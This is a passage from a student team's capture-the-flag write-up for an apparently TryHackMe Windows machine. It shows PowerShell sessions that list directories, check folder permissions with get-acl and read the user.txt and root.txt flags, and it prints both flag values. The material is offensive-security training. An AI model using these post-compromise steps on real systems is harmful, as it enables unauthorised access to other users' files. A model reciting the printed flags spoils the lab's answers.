
```
Applications Firefox - 3 Aug, 07:06 AttackBox IP:10.10.153.3
root@ip-10-10-153-3: ~

File Edit View Search Terminal Help

Directory: C:\

Mode LastWriteTime Length Name
---- ----- ----- -----
d----- 4/11/2020 11:27 AM     inetpub
d----- 4/11/2020  8:11 AM     IObit
d----- 4/11/2020 12:45 PM     PerfLogs
d-r--- 4/13/2020 11:18 AM     Program Files
d----- 4/11/2020 10:42 AM     Program Files (x86)
d-r--- 4/11/2020  4:41 AM     Users
d----- 8/2/2022 10:27 PM     Windows
```

Use cat command on user.txt.



The screenshot shows a terminal window titled "root@ip-10-10-153-3: ~". The terminal displays the following commands and output:

```
File Edit View Search Terminal Help
d-r--- 4/12/2020 1:27 AM Searches
d-r--- 4/12/2020 1:27 AM Videos

PS C:\users\administrator> cd desktop
PS C:\users\administrator\Desktop> ls

Directory: C:\users\administrator\Desktop

Mode LastWriteTime Length Name
---- ----- - - -
-a--- 3/28/2020 12:39 PM 37 user.txt

PS C:\users\administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\Desktop>
```

Final Results:

Get the user flag : thm{09b408056a13fc222f33e6e4cf599f8c}


Steps: Root Privilege Escalation (final step, rooting)

Member Involved : All

Tools Used : terminal

Thought Process and Methodology :

We cannot access the user's directory "Superadmin" by even being 'nt authority\system'. The root flag is hidden and we can use the command 'get-acl c:\users\Superadmin\fl' to know the permissions we have on that directory. We get full access to the administrators so we just enter the command 'cd superadmin' and list the directory by using the 'dir' command. Next, get the directory of the desktop and print the root.txt file by using the command 'type C:\users\superadmin\Desktop\root.txt'.




The terminal window shows a list of directories in the current user's home directory:

File Type	Creation Date	Last Modified	Name
d-----	4/11/2020	11:55 AM	Equinox
d-r---	4/11/2020	10:34 AM	Public
d-----	4/11/2020	11:56 AM	Sunlight
d-----	4/11/2020	11:53 AM	SuperAdmin
-----	4/11/2020	3:00 AM	TEMP

Below the list, a PowerShell session is shown:

```
PS C:\users> cd superadmin
PS C:\users\superadmin> dir
PS C:\users\superadmin> cd desktop
PS C:\users\superadmin> type C:\users\superadmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users\superadmin> cd ..
PS C:\users> cd admin
PS C:\users\admin> ls
PS C:\users\admin> dir
PS C:\users\admin>
```



```
PS C:\users> cd superadmin
PS C:\users\superadmin> dir
PS C:\users\superadmin> cd desktop
PS C:\users\superadmin> type C:\users\superadmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users\superadmin>
```

Final Results:

Get the root flag : thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Contributions:

ID	Name	Contribution	Signature
1211103201	Muhammad Al-Amin Bin Mohd Normarzuki	Did the reconnaissance and enumeration.	
1211103217	Alif Durrani bin Zahari	Did the initial foothold and get the user flag.	
1211103140	Ahmad Nur Ikhwan Bin Hamid	Did the reconnaissance and enumeration.	
1211101810	Lim Jia Hao	Did root privilege escalation with the final step and get the root flag.	

Video Link: https://youtu.be/GF0_ny02NhQ